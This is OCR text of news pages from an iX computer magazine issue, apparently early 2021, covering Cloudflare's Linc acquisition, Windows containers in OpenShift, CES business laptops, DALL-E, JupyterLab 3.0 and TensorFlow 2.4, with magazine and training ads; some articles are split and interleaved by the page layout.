[shop.heise.de/ix-software20](http://shop.heise.de/ix-software20)

9,99 € >



## iX Kompakt Container 2020

Als PDF zum Download erhältlich!  
[shop.heise.de/ix-container20](http://shop.heise.de/ix-container20)

12,99 € >



NEU

## iX Developer Moderne Softwarearchitektur

Als PDF zum Download erhältlich!  
[shop.heise.de/ix-dev-msa20](http://shop.heise.de/ix-dev-msa20)

12,99 € >



Weitere Sonderhefte zu vielen spannenden Themen finden Sie hier: [shop.heise.de/specials-aktuell](http://shop.heise.de/specials-aktuell)

Generell portofreie Lieferung für Heise Medien- oder Maker Media Zeitschriften-Abonnenten oder ab einem Einkaufswert von 20 €. Nur solange der Vorrat reicht. Preisänderungen vorbehalten.



**heise shop**

[shop.heise.de/specials-aktuell](http://shop.heise.de/specials-aktuell) >



## Serverless Hosting: Cloudflare übernimmt die Frontend-Delivery-Plattform Linc

Der auf DNS- und Content-Delivery-Dienste spezialisierte Anbieter Cloudflare übernimmt Linc, eine Frontend Delivery Platform zum Management von CI/CD-Pipelines für Frontend-Applikationen. Die verfolgt mit den Frontend Application Bundles (FAB) einen alternativen Ansatz zum verbreiteten Jamstack.

Bei dem auf Netlify zurückgehenden Jamstack (JavaScript,


API, Markup) erledigt JavaScript-Code über Web-APIs die Kommunikation mit dem Server, während das Markup bei der Auslieferung die Inhalte über einen (Static) Site Generator oder ein Framework mit Template-Einbindung erzeugt. Mit dem FAB-Ansatz beschreitet Linc einen anderen Weg: Ein Deployment-Artefakt soll dabei sämtliche serverseitigen Anforderungen abdecken, von

rein statischen Sites über Apps (die API-Routen oder Cloud Functions nutzen) bis hin zum vollständig serverseitigen Streaming-Rendering.

Webentwickler können beim Einsatz von FABs mit vertrauten Frameworks wie Angular, React, Next.js oder Vue.js arbeiten. Der FAB-Compiler erzeugt eine zum jeweiligen Framework passende fab.zip-Datei. Die enthält zwei Komponenten:

die Datei server.js, die als serverseitiger Einstiegspunkt dient, sowie ein Verzeichnis \_assets, in dem sich HTML, CSS, JS, Bilder und Schriftarten für die Clients befinden.

Die spezifischen Vorteile von Linc kommen offenbar aber erst im Zusammenspiel mit Cloudflares Workers und dem darunterliegenden Key-Value Store (Workers KV) zum Tragen: Cloudflare Workers ermöglichen es, die FABs unmittelbar an der Edge ohne vorgesetzten Load Balancer oder CDN auszuführen. Obwohl in dieser Konfiguration sämtliche Requests durch den Worker mit der server.js laufen müssen, biete der FAB-Ansatz Performancevorteile, versichern die Linc-Verantwortlichen. Die im Cloudflare Workers KV hinterlegten Assets stünden schneller zur Verfügung als solche von Drittanbieter-Hosts, die über Proxys angebunden sind. (map@ix.de)



Beim FAB-Ansatz verzichten Linc und Cloudflare auf Load Balancer und CDN.

## Windows- und Linux-Container mit OpenShift betreiben

Red Hats OpenShift führt künftig neben Linux- auch Windows-Container aus und schafft so eine gemeinsame Kubernetes-Basis für Windows- und Linux-Container-Workloads. Bisher ließen sich mit der Kubernetes-Distribution nur Linux-Programme containerisieren, Windows-Anwendungen mussten als über die Virtualisierungsschicht in die OpenShift Container Platform (OCP) eingebundene VMs laufen.

Ab OpenShift 4.6 lassen sich nun auch in Visual Studio oder Visual Studio Code erstellte Windows-Anwendungen in Containern betreiben. Derzeit ist diese Fähigkeit aber noch auf OCP on Azure oder AWS beschränkt. Eine Nutzung auf vSphere, Bare Metal oder in Red Hat Virtualization, Red Hat OpenStack Platform und den Managed-OpenShift-Angeboten wie Azure RH OpenShift und OpenShift Dedicated soll folgen.

Technische Voraussetzung ist der zertifizierte Windows Machine Config Operator (WMCO) für OpenShift. Er basiert auf dem Kubernetes Operator Framework und wird laut Red Hat auch von Microsoft akzeptiert. Administratoren können über den Operator Hub auf den WMCO zugreifen, um ihre Windows-Container per OpenShift-Konsole in Kubernetes zu integrieren und zu verwalten.

Der WMCO konfiguriert Windows-VMs als Arbeitsknoten für den Kubernetes-Cluster, auf denen sich dann die Windows-Container-Workloads ausführen lassen. Der Administrator erstellt dazu ein MachineSet, das ein Windows-Image mit installierter Docker-Container-Runtime verwendet. Der Operator sucht darauf nach Maschinen mit der Bezeichnung machine.openshift.io/os-id: Windows. In künftigen OpenShift-Versionen sollen auch die Windows-Container das von Kubernetes be-

vorzugte neuere containerd-Format bekommen.

Darüber hinaus plant Red Hat, mit dem Kauf von StackRox seine Security-Tools für die Kubernetes-Distribution OpenShift zu erweitern. Man wolle die Kubernetes-native Sicherheitssoftware von StackRox in OpenShift integrieren, hieß es in der Ankündigung der Übernahme, ohne technisch wirklich ins Detail zu gehen: Nutzer sollen in jeder Phase des Lebenszyklus einer Applikation ihre Sicherheitsrichtlinien durchsetzen können, die Tools hierzu sollen in OpenShift künftig nativ zur Verfügung stehen.

Aber gleichzeitig versprechen beide Unternehmen, die StackRox-Dienste weiterhin auch für andere Kubernetes-Plattformen wie Amazons Elastic Kubernetes Service (EKS), Microsofts Azure Kubernetes Service (AKS) und die Google Kubernetes Engine (GKE) anzubieten. (avr@ix.de)

### Kurz notiert

Künftig lässt sich AWS Transfer auch mit dem Elastic File System verwenden, Amazons komplett verwaltetem NFSv4. Man kann es mit EC2-VMs und lokalen Servern gleichzeitig einsetzen und es passt Kapazität und Leistung automatisch ohne Unterbrechung dem Bedarf an.

Scalitys Scale-Out File Systems (SOFS) in Azure soll sowohl bei schreib- als auch bei leseintensiven Workloads linear skalieren. Der SMB-Durchsatz von 650 GBit/s lässt sich mit Hochleistungs-Flash-Speicher auf 1 TBit/s steigern.

Nextcloud stellt Apps bereit, mit denen sich Daten von Dropbox, Google und OneDrive in die Nextcloud übertragen lassen. Von Google lassen sich der Kalender, die Kontakte, Fotos, Drive-Dateien und Docs-Dokumente migrieren, von Dropbox und OneDrive die Dateien inklusive der Ordnerstruktur.

# » Continuous [Container] Lifecycle » Conf

Die Konferenzen für Continuous Delivery, DevOps,  
Containerisierung und Cloud Native

So bilden Sie sich in den nächsten Monaten fort:

- >>> **10. Februar 2021:** Cloud-Native Day
- >>>>> **3. März 2021:** Dev(Sec)Ops Day



Online-Workshops vertiefen die Deep-Dive-Themen weiter:

**26. – 28. Januar 2021:**  
Kubernetes Security (3 Tage)

**5. Februar 2021:**  
Monitoring innerhalb von Kubernetes

**22. Februar 2021:**  
Evolutionäre Continuous Delivery

**Tickets ab sofort verfügbar!** Sämtliche Thementage und Workshops sind individuell buchbar – für Paket- und Kombitickets gelten attraktive Rabatte.

[www.continuouslifecycle.de](http://www.continuouslifecycle.de)

[www.containerconf.de](http://www.containerconf.de)

Platinsponsor



Goldsponsor



@ heise Developer



dpunkt.verlag



## Kurz notiert

Vor einem guten Jahr verabschiedete sich **Windows 7** offiziell. Doch noch immer läuft das System auf mindestens 100 Millionen Rechnern und kommt auf einen Anteil von fast 20 Prozent. Die Extended Security Updates (ESU) helfen noch bis 2023, sind jedoch kostenpflichtig – der Bund ließ sich den Extra-Support 2020 zum Beispiel fast 2 Millionen Euro kosten.

Der Messenger **Signal** bietet nun eine Ende-zu-Ende-Verschlüsselung für Gruppen-Videoanrufe, die jedoch auf fünf Teilnehmer beschränkt ist. Derweilen stellt Konkurrent Threema den Quellcode seiner Client-Applikationen unter eine Open-Source-Lizenz, der Einsatz des Messengers bleibt aber kostenpflichtig.

Unter dem Namen **Lightspeed** kommt ein neues Komplettpaket auf den Markt, mit dem Nutzer einfach einen Live-Streaming-Server inklusive Webapplikation für Zuschauer einrichten können. Er nutzt die Protokolle FTL und WebRTC, ist auf den Einsatz von OBS ausgelegt und erscheint als freie Software.

Laptops mit Intels hauseigenem **Grafikchip DG1** lassen weiterhin auf sich warten. Ursprünglich für Jahr 2020 geplant, wollen ASUS und Acer nun im Januar beziehungsweise März 2021 erste Geräte ausliefern.

Laut einer Umfrage des Bitkom war der Großteil der Berufstätigen auch **während der Feiertage für berufliche Kontakte erreichbar** – vor allem per Telefon und Messenger, aber auch per E-Mail oder Videokonferenz. Allerdings sank diese Bereitschaft gegenüber den Vorjahren.

## CES: Feintuning für Business-Laptops

Im Rahmen der diesjährigen CES zeigten mehrere Laptop-Hersteller ihre neuen Modelle. So präsentierte HP sein EliteBook 840 als Aero-Version, die mit 1,2 Kilogramm deutlich leichter als ihr ebenfalls 14 Zoll großer Bruder ist. Des Weiteren erscheint eine zweite Generation des Elite Dragonfly, das nun Intels Tiger-Lake-Prozessoren nutzt und bereits zum Start vormals erst später hinzugefügte Optionen wie einen Privacy-Bildschirm erhält. Auch eine Max-Variante des Dragonfly, die mit einer 720p-Webcam und vier Mikrofonen auf Videokonferenzen ausgelegt ist, bringt HP auf den Markt.

Lenovo stellte mehrere neue IdeaPads vor. Interessant für Unternehmensnutzer sind das IdeaPad 5 Pro mit AMD- und das IdeaPad 5i Pro mit Intel-Prozessoren. Im Gegensatz zu anderen Mittelklassegeräten des Herstellers erscheinen sie mit 14- oder 16-Zoll-Bildschirmen im Format 16:10. Auch seine Premiumserie ThinkPad X1 aktualisiert Lenovo. Beim neuen Titanium Yoga handelt es sich

um ein 3:2-Convertible mit einem Touchscreen und einem Gewicht von unter 1,2 kg. Die Varianten Carbon und Yoga erhalten aktuelle Intel-Prozessoren und 16:10- statt 16:9-Displays. Dell erweitert derweilen seine Spitzenklasse Latitude 9000 um ein 14-Zoll-Notebook. Das 9420 wiegt trotz Metallgehäuse bloß 1,3 Kilogramm und ist weniger als eineinhalb Zentimeter dünn. Darüber hinaus zeigte Dell seinen 40-Zoll-Monitor UltraSharp U4021QW. Das 21:9-Display mit einer Auflösung von  $5120 \times 2160$  Pixeln dient gleichzeitig als zentrales Thunderbolt-Dock inklusive Ladestation für einen Laptop.

Microsoft veröffentlicht mit dem Surface Pro 7+ ein neues 12,3-Zoll-Tablet speziell für Unternehmen. Im Unterschied zum Vorgänger lassen sich bei dem Modell die SSDs austauschen, auch ein LTE-Modem lässt sich nun hinzufügen.

Auch abseits der klassischen Business-Riege fanden sich interessante Geräte. So bietet LG seine leichten Gram-Notebooks in den drei Größen 17, 16 und 14 Zoll – letzteres wiegt knapp 1 kg – an, die alleamt über ein 16:10-Display verfügen. Acer präsentierte ferner sein Chromebook Spin 514 mit Ryzen-Prozessoren und Aluminiumgehäuse. (fo@ix.de)



**Ausschließlich die Max-Version des Dragonfly bietet HP auch in Schwarz und nicht nur in Blau an.**

## ARM-Umstieg auch für Profi-Macs

Nach ersten Laptops und dem Mac Mini bereitet Apple nun auch MacBook Pros und iMacs für den Umstieg auf die eigenen ARM-Prozessoren vor. Angedacht sollen 16 leistungsstarke und 4 energiesparende Kerne sein, wie aus mehreren Berichten hervorgeht. Ein Mac Pro mit 32 Performancekernen sei jedoch erst fürs Jahr 2022 geplant. Des Weiteren soll auch die im SoC integrierte Grafik-

einheit deutlich mehr Kerne erhalten.

Gleichzeitig geht der Umstieg der Softwarehersteller weiter. Unter anderem läuft OnlyOffice 6.1 nun per Übersetzungsschicht Rosetta auf der Plattform, die native Portierung ist für die kommende Release geplant. Google bietet seinen Android-Emulator in einer ersten Version an. Microsoft stellt Outlook, Word, Ex-

cel, PowerPoint und OneNote als Universal App bereit, die Office-Programme laufen also nativ und benötigen Rosetta nicht mehr. Teams fehlt noch, sei aber in Arbeit. VMs lassen sich außerdem mit einer ersten Beta des Virtualisierers Parallels testen – x86-Systeme funktionieren nicht, Windows 10 für ARM inklusive der x64-Emulation hingegen schon.

(fo@ix.de)

## Frischekur für Windows 10, ein Outlook für PCs, Macs und das Web

Windows 10 steht ein größerer Umbau bevor – zumindest laut Berichten, die sich auf Mitarbeiter von Microsoft beziehen. Der Konzern schwieg zu der Diskussion, schaltete jedoch eine passende Stellenanzeige zum Projektnamen „Sun Valley“. Ziel sei eine visuelle Ver-

jüngung, die Kunden signalisieren soll, dass Windows zurück sei und die beste User Experience biete.

Gleichzeitig soll Outlook im Rahmen des Projekts „Monarch“ als komplett neue App erscheinen. Mit ihr würden alle Versionen – Windows, Mac und

Web – denselben Code nutzen. Basis sei die bisherige Webanwendung, die 2020 ein neues Design erhielt. Ferner richte sich das neue Programm sowohl an Geschäfts- als auch an Privatkunden.

Bereits jetzt hat Microsoft seinem Browser Edge einige

neue Funktionen spendiert: Wer ihn auf seinem PC, Mac und iOS- oder Android-Smartphone einsetzt, kann seine offenen Tabs und den Verlauf zwischen den Geräten synchronisieren. Bislang funktionierte dies ausschließlich mit der Betaversion für Firmennutzer. (fo@ix.de)

## Enterprise-Storage für den Mittelstand

Zwei All-Flash-NVMe-Systeme und ein Virtual Storage as a Service hat Hitachi Vantara präsentiert. Die Systeme VSPE590 und E790 ergänzen das im April 2020 vorgestellte High-End-All-Flash-Array VSPE990, das 96 NVMe-Drives in einem 4U-Chassis unterbringt, und sollen auch ins Budget mittelständischer Kunden passen. Beide Appliances fassen 24 NVMe-SSDs mit je 1,9 bis 15,3 TByte Kapazität.

Intern sollen 361 TByte brutto zur Verfügung stehen, extern sollen es nach Komprimierung und Deduplizierung bei der VSP E590 144 PByte und bei der mit leistungsfähigeren Controllern ausgestatteten VSP E790 216 PByte sein. Durch zusätzliche

JBODs lassen sich beide nicht erweitern. Zur Hostanbindung dienen bis zu 24 FC-Ports mit 16 oder 32 GBit/s oder bis zu zehn iSCSI-Ports mit 10 GBit/s.

Für Kunden, die Cloud-Angebote bevorzugen, ist Hitachis Virtual Storage as a Service gedacht. Den gewünschten Speicherplatz buchen und verwalten sie über eine Self-Service-Konsole. Der Hersteller verspricht garantierte Performance-SLAs und das Bereitstellen der Ressourcen innerhalb von vier Stunden. Die Systeme stehen entweder im eigenen RZ, bei Colocation-Anbietern oder bei Hitachi-Vantara-Partnern, die dann auch den Verkauf und das Management übernehmen.

(sun@ix.de)



Quelle: Hitachi Vantara



### Kurz notiert

Mit dem 1U flachen **4-Bay-NAS U4-111** erweitert TerraMaster sein Portfolio an Unternehmensspeichern mit 10GE. Ein SSD-Cache soll die Datenübertragung beschleunigen und stabilisieren. Per iSCSI eingehängte virtuelle Volumes sollen die maximale Kapazität von 72 TByte brutto erweitern.

Laut Bloomberg will **Microsoft eigene ARM-Prozessoren** entwerfen und es damit Amazon und Apple gleichstehen. Gedacht sein sollen sie primär für Microsofts eigene Rechenzentren. Es ist aber nicht auszuschließen, dass die dort gesammelten Erfahrungen mit ARM-CPUs in Mobilprozessoren für die Surface-Sparte einfließen.

Teamgroup will **im dritten Quartal 2021** erste DDR5-Kits an Endkunden ausliefern. Dann sollen auch entsprechende

Bands etwa von ASRock, ASUS, Gigabyte und MSI verfügbar sein. Den Anfang machen DDR5-4800-Module, die mit 2400 MHz und einer Betriebsspannung von 1,1 Volt laufen. Bisher hatte nur SK Hynix DDR5-Riegel für Server angekündigt.

Die PICMG hat eine Vorabversion ihrer **Spezifikation COM-HPC** veröffentlicht, die Computer-on-Modules in fünf Modulgrößen für rechenstarke Edge-Server und -Clients im Industriemfeld definiert. Anders als der bisherige Standard COM Express sieht COM-HPC auch RISC-Prozessoren wie ARM-CPUs, FPGAs und GPGPUs vor.

StorageCraft hat seine Backup-Software **ShadowProtect SPX 7** vorgestellt. Sie kann mit ReFS und der GPT umgehen. Backup-Images mit bis zu vier TByte lassen sich zudem als virtuelle Maschinen wiederherstellen und booten.



## HACKING & SECURITY

### IT-Sicherheit ist Ihnen wichtig? ix und SySS auch!

Hacken Sie mit ix und SySS in den Hacking Workshops 1 (26.-27.01.) und 2 (28.-29.01.) oder erfahren Sie mehr zur Planung und Durchführung von Penetrationstests (05.02.)!

Sie wollen Ihre Awareness bzgl. Phishing und Social Engineering steigern? Ein passender Workshop steht am 09.02. auf dem Schulungsprogramm der SySS.

Oder interessieren Sie sich für Mobile Device Hacking? Dann merken Sie sich den 08.-09.02. vor.

**Nur wer weiß, wie Hacker arbeiten, kann sich gut vor Angriffen schützen!**

Alle Workshops können auch online besucht werden.  
Weitere Informationen unter: [schulung@syss.de](mailto:schulung@syss.de)



## KI GPT-3 erstellt unter dem Künstlernamen DALL-E Bilder

**OpenAI hat eine spezielle Version von GPT-3 vorgestellt, die Bilder anhand von Beschreibungen produziert. DALL-E nutzt einen Datensatz von Text-Bild-Paaren und soll in der Lage sein, mehr oder weniger beliebige Kombinationen richtig zu interpretieren.**


DALL-E kann Bilder von Grund auf erstellen oder vorhandene modifizieren. Der Projektname ist ein Kofferwort aus dem Nachnamen des spanischen Künstlers Salvador Dalí und des Pixar-Films „WALL-E“. Es handelt sich um eine Version des Sprachmodells Generative Pre-trained Transformer 3 (GPT 3) mit 12 Milliarden Parametern.

Der Blogbeitrag zu DALL-E führt einige Beispiele an, die teils beeindruckende Ergebnisse,

aber auch Fehler aufzeigen. Die Eingaben reichen dabei von naheliegenden Texten wie „ein Schaufenster mit dem Schriftzug openai“ oder „ein kleiner roter Baustein, der auf einem großen grünen Baustein liegt“ bis zu skurrilen Beschreibungen wie „eine Schnecke, die aus einer Harfe besteht“ (Abbildung 1) oder „eine Zeichnung eines Baby-Rettichs im rosa Tutu, der einen Hund spazieren führt“ (Abbildung 2).



Bei der Schneckenharfe beweist DALL-E Kreativität (Abb. 1).



DALL-Es Vorstellung eines Rettichs mit Tutu und Hund (Abb. 2)

## ML und Data Science: JupyterLab 3.0 lässt sich einfacher erweitern

Als webbasierte Nutzeroberfläche geht JupyterLab einen Schritt weiter als die Alternative JupyterNotebook und wird bereits als nächste, schnellere Generation gehandelt. Beide dienen vor allem Data Scientists und Fachleuten für maschinelles Lernen zur komfortablen Arbeit mit interaktiven JupyterNotebooks, in denen sich Text, Code, Visualisierungen und Formeln kombinieren und im Browser darstellen lassen. Die

nun veröffentlichte Version JupyterLab 3.0 bietet verschiedene Neuerungen, die Anwender unter anderem den Umgang mit Erweiterungen sowie das Debuggen erleichtern sollen.

Der im vergangenen Frühjahr erstmals vorgestellte visuelle Debugger ist ab sofort fester Bestandteil von JupyterLab 3.0. Wie in gängigen Entwicklungsumgebungen üblich, erlaubt der Debugger das Setzen von Breakpoints sowie die

schrittweise Prüfung des Codes. Voraussetzung dafür ist allerdings ein Kernel mit Debugging-Unterstützung – dann lässt sich der visuelle Debugger entweder beim Start von JupyterLab aktivieren oder anschließend über den zugehörigen Menüeintrag.

DALL-E bietet Zugriff auf eine 3-D-Rendering-Engine über natürliche Sprache und kann dabei die Lichtverhältnisse oder Winkel genau steuern. Bei komplexeren Beschreibungen wie „ein Emoji eines Babypinguins, der eine blaue Mütze, rote Handschuhe, ein grünes Hemd und eine gelbe Hose trägt“ ver-

tut sich das System wohl bei einigen Ausgaben mit der korrekten Farbzuordnung.

Laut Blogbeitrag nutzt DALL-E für die optimale Auswahl der Bilder ein weiteres neues Tool von OpenAI: CLIP (Contrastive Language-Image Pre-training) ist ein künstliches neuronales Netz, das visuelle Konzepte in Kategorien umsetzt. Dafür setzt es wie GPT-3 auf Zero-Shot Learning (ZSL), um Objekte zu erkennen, die beim Training des Netzes nicht klassifiziert wurden. OpenAI hat CLIP für ein Reranking der mit DALL-E erstellten Bilder eingesetzt, um aus 512 Bildern die Top 32 zu ermitteln. Ein manuelles „Rosinenpicken“ hat die Auswahl dagegen laut dem Beitrag zu DALL-E nicht beeinflusst.

Neben den kreativen Versuchen hat DALL-E wohl beim Training einiges an geografischem Grundverständnis mitgenommen, um beispielsweise Häuserketten in San Francisco glaubhaft zu erstellen, die so in der Realität nicht existieren. Auch Flaggen oder Speisen kann das System korrekt zuordnen. Der Blogbeitrag räumt jedoch ein, dass es gerade bei kulinarischen Gerichten und der Tierwelt bestimmter Länder auf einzelne Stereotype zurückgreift.


Weitere Details sowie eine Auflistung der Arbeiten, die Grundlage für das Projekt sind, lassen sich dem OpenAI-Blog entnehmen. (rme@ix.de)

mit dem folgenden neuen Skript  
`python -m jupyterlab.upgrade_extension` automatisieren. Das Skript aktualisiert alle relevanten Abhängigkeiten und fügt den notwendigen Boilerplate-Code für das Package hinzu. Bei Erweiterungen, die bereits Python-Packages enthalten, werden die Dateien allerdings nicht überschrieben, deswegen müssen Entwickler den Inhalt zumindest teilweise manuell kopieren. (map@ix.de)

## ProxiCube misst Aerosole

Wissenschaftler des Kompetenzzentrums CeMOS (Center for Mass Spectrometry and Optical Spectroscopy) an der Hochschule Mannheim haben ein batteriebetriebenes, tragbares Gerät entwickelt, das die Konzentration von Aerosolen in Innenräumen ermittelt. Sein optischer Sensor wurde ursprünglich zum Bestimmen von Feinstaubkonzentrationen konzipiert. Da er keinen Unterschied zwischen Staubpartikeln und winzigen Flüssigkeitstropfen macht, zählt er jedes Teilchen mit einem

Quelle: Hochschule Mannheim



Der ProxiCube misst die Aerosolkonzentration per Feinstaubbestimmung und Verdunstung. (jvo@ix.de)

## KIT entwickelt kompostierbare Displays

Wissenschaftler des KIT haben biologisch abbaubare Displays entwickelt, die nicht als Elektroschrott enden. Die Displays wurden mit industriellen Mitteln aus überwiegend natürlichen Materialien gefertigt und nutzen den elektrochromen Effekt des verwendeten organischen Ausgangsmaterials: Legt man daran eine Spannung an, führt das zu einer veränderten Aufnahme von Licht und damit zu einem Farbwechsel (siehe ix.de/z82b).

(jvo@ix.de)



Das kompostierbare Display lässt sich direkt auf dem Körper tragen. (Quelle: Manuel Pletsch, KIT)

Durchmesser von 300 nm bis 10 µm, das die Lichtschranke in seinem Inneren passiert.

Für die Bestimmung der Aerosole arbeitet das Gerät in zwei Schritten: Ein Sensor misst zuerst alle Partikel der eingesaugten Raumluft. Durch das anschließende Erhitzen verdunsten die darin enthaltenen Tröpfchen. Zurück bleiben nur die Feststoffe in der Luft. Nach einer zweiten Messung dieser von den Tröpfchen befreiten Luft errechnet das Gerät aus der Differenz die Aerosolkonzentration.

Durch den ProxiCube lässt sich die Aerosolkonzentration über längere Zeiträume hinweg aufzeichnen und dokumentieren. Die Entwickler planen darüber hinaus ein Dashboard mit Ampelfunktion, mit dem das System mehrere Räume überwachen kann und bei der Überschreitung von Grenzwerten Warnungen ausgibt. Der Kooperationspartner ProxiVision GmbH stellt erste Prototypen unter dem Namen ProxiCube her. In Mannheim sollen bereits Schulen Interesse an dem Gerät gezeigt haben. (jvo@ix.de)

Die Displays eignen sich für kurzlebige Anwendungen zum Beispiel im Medizinbereich, etwa als Indikator für Sensoren oder einfache Anzeigen. Neben der Kompostierbarkeit nennen die Wissenschaftler weitere Vorteile: Die Displays benötigen weniger Energie und ihr Aufbau ist einfach. Zudem lassen sie sich im Tintenstrahl-Druckverfahren herstellen und direkt auf der Haut tragen.

(jvo@ix.de)



### Kurz notiert

Mit dem **enhanced crossover Operating System** können Maschinenbauer in sämtlichen höheren Programmiersprachen für Linux geschriebenen Programmcode in Systemen von B&R Industrial Automation verwenden. Entwickler können ihre Anwendungen in einer beliebigen IDE wie Eclipse oder Visual Studio

entwickeln, kompilieren und debuggen und anschließend als exOS-Pakete ins B&R-System importieren.

Kaspersky prognostiziert für 2021 **mehr zielgerichtete Angriffe** auf IT-Anlagen im Industriemfeld. Hinzu kommen neue Angriffszenarien auf OT- und Feldgeräte, fortschrittlichere Ransomware-Kompromittierungen und mehr Spionage über OT (siehe ix.de/z82b).

## Augmented Reality im OP

In der Schweizer Universitätsklinik Balgrist führte ein Team die wohl erste direkt auf den Patienten projizierte holografisch navigierte Wirbelsäulenoperation durch. Das System generiert aus CT-Aufnahmen 3-D-Darstellungen der betreffenden

Körperteile und zeigt sie während der Operation an. Eine AR-Brille blendet die Daten ein (siehe ix.de/z82b). Dabei hilft die AR-Navigationssoftware unter anderem beim exakten Setzen von Schrauben und Implantaten. (jvo@ix.de)

## Starkes Wachstum bei IoT-Patenten

Weltweit stieg die Zahl der Patentanmeldungen fürs IoT, für Big Data, 5G und KI zwischen 2000 und 2018 um durchschnittlich 20 Prozent pro Jahr und damit fünfmal schneller als im Durchschnitt aller Technikfelder, so eine Studie des Europäischen Patentamts.

Das Patentamt sieht darin eine bedeutende Verschiebung in Richtung einer vollständig datengetriebenen Wirtschaft. Aus den USA wurde ein Drittel der Patente angemeldet. Aus Europa und Japan stammt jeweils etwa ein Fünftel der Innovationen.

China und Südkorea verzeichnen erst im letzten Jahrzehnt eine hohe Zuwachsrate: Seit 2010 beträgt das Wachstum 39,3 respektive 25,2 Prozent im Jahresdurchschnitt.

Allein 29 Prozent der zwischen 2000 und 2018 aus Europa angemeldeten Patente stammen aus Deutschland – mehr als doppelt so viele wie aus dem Vereinigten Königreich (14,3 %) und Frankreich (12,5 %). Dennoch lagen die Wachstumsraten hierzulande deutlich unter dem weltweiten Durchschnitt von 19,7 Prozent. (jvo@ix.de)

## Fernstudium IT-Security

Aus- und Weiterbildung zur Fachkraft für IT-Sicherheit. Vorbereitung auf das SSCP- und CISSP-Zertifikat. Ein Beruf mit Zukunft. Kostengünstiges und praxisgeignetes Studium ohne Vorkenntnisse. Beginn jederzeit.

**NEU:** Roboter-Techniker, Netzwerk-Techniker, Qualitätsbeauftragter / -manager TÜV, Linux-Administrator LPI, PC-Techniker

Teststudium ohne Risiko. GRATIS-Infomappe gleich anfordern!

**FERN SCHULE WEBER** - seit 1959  
Neerstedter Str. 8 - 26197 Großenkneten - Abt. C98  
Telefon 0 44 87 / 263 - Telefax 0 44 87 / 264

[www.fernenschule-weber.de](http://www.fernenschule-weber.de)



## TensorFlow 2.4 rechnet mit NumPy-APIs

**Das Machine-Learning-Framework erhält eine Anbindung an die Python-Bibliothek NumPy. Zudem erweitert Google das Modul `tf.distribute` um eine Methode für asynchrones paralleles Modelltraining.**

Google hat Version 2.4 des Machine-Learning-Frameworks TensorFlow veröffentlicht. Die Release bringt Erweiterungen für paralleles Modelltraining mit und hat ein Subset der NumPy-APIs an Bord. Die seit TensorFlow 2.0 integrierte Deep-Learning-Library Keras stabilisiert derweil das Mixed-Precision-Training.

Das Modul für verteiltes Training `tf.distribute` enthält gleich zwei Neuerungen. Zum einen gilt die API `MultiWorkerMirroredStrategy`, die synchrones verteiltes Training von Modellen erlaubt, nun als stabil. Der Ansatz verteilt die Arbeit auf mehrere Worker-Prozesse, die jeweils potenziell auf mehreren GPUs laufen können. Die zweite Neuerung ist eine Me-


thode, die bisher noch als experimentell gekennzeichnet ist: `ParameterServerStrategy` setzt ebenfalls auf mehrere, parallele Worker-Prozesse, die aber asynchron arbeiten. Dazu verwalten sogenannte Parameterserver die Variablen, die sich die einzelnen Worker-Prozesse bei jedem Schritt abholen und nach getaner Arbeit aktualisieren.

Ebenfalls als experimentell gekennzeichnet ist die Anbindung an die Python-Library NumPy für Berechnungen auf Vektoren und Matrizen beziehungsweise mehrdimensionalen Arrays. Das in Version 2.4 eingeführte Modul `tf.experimental.numpy` enthält ein Subset der NumPy-APIs, das sich nahtlos mit den restlichen TensorFlow-APIs verbinden lässt.

Das Framework kümmert sich um die optimierte Ausführung und die automatische Vektorisierung. Die API kann unterschiedliche Typen aus TensorFlow und NumPy wie `tf.Tensor` beziehungsweise `np.ndarray` als Eingabe verwenden.

Die bisher als experimentell gekennzeichnete Mixed Precision API für Keras ist seit

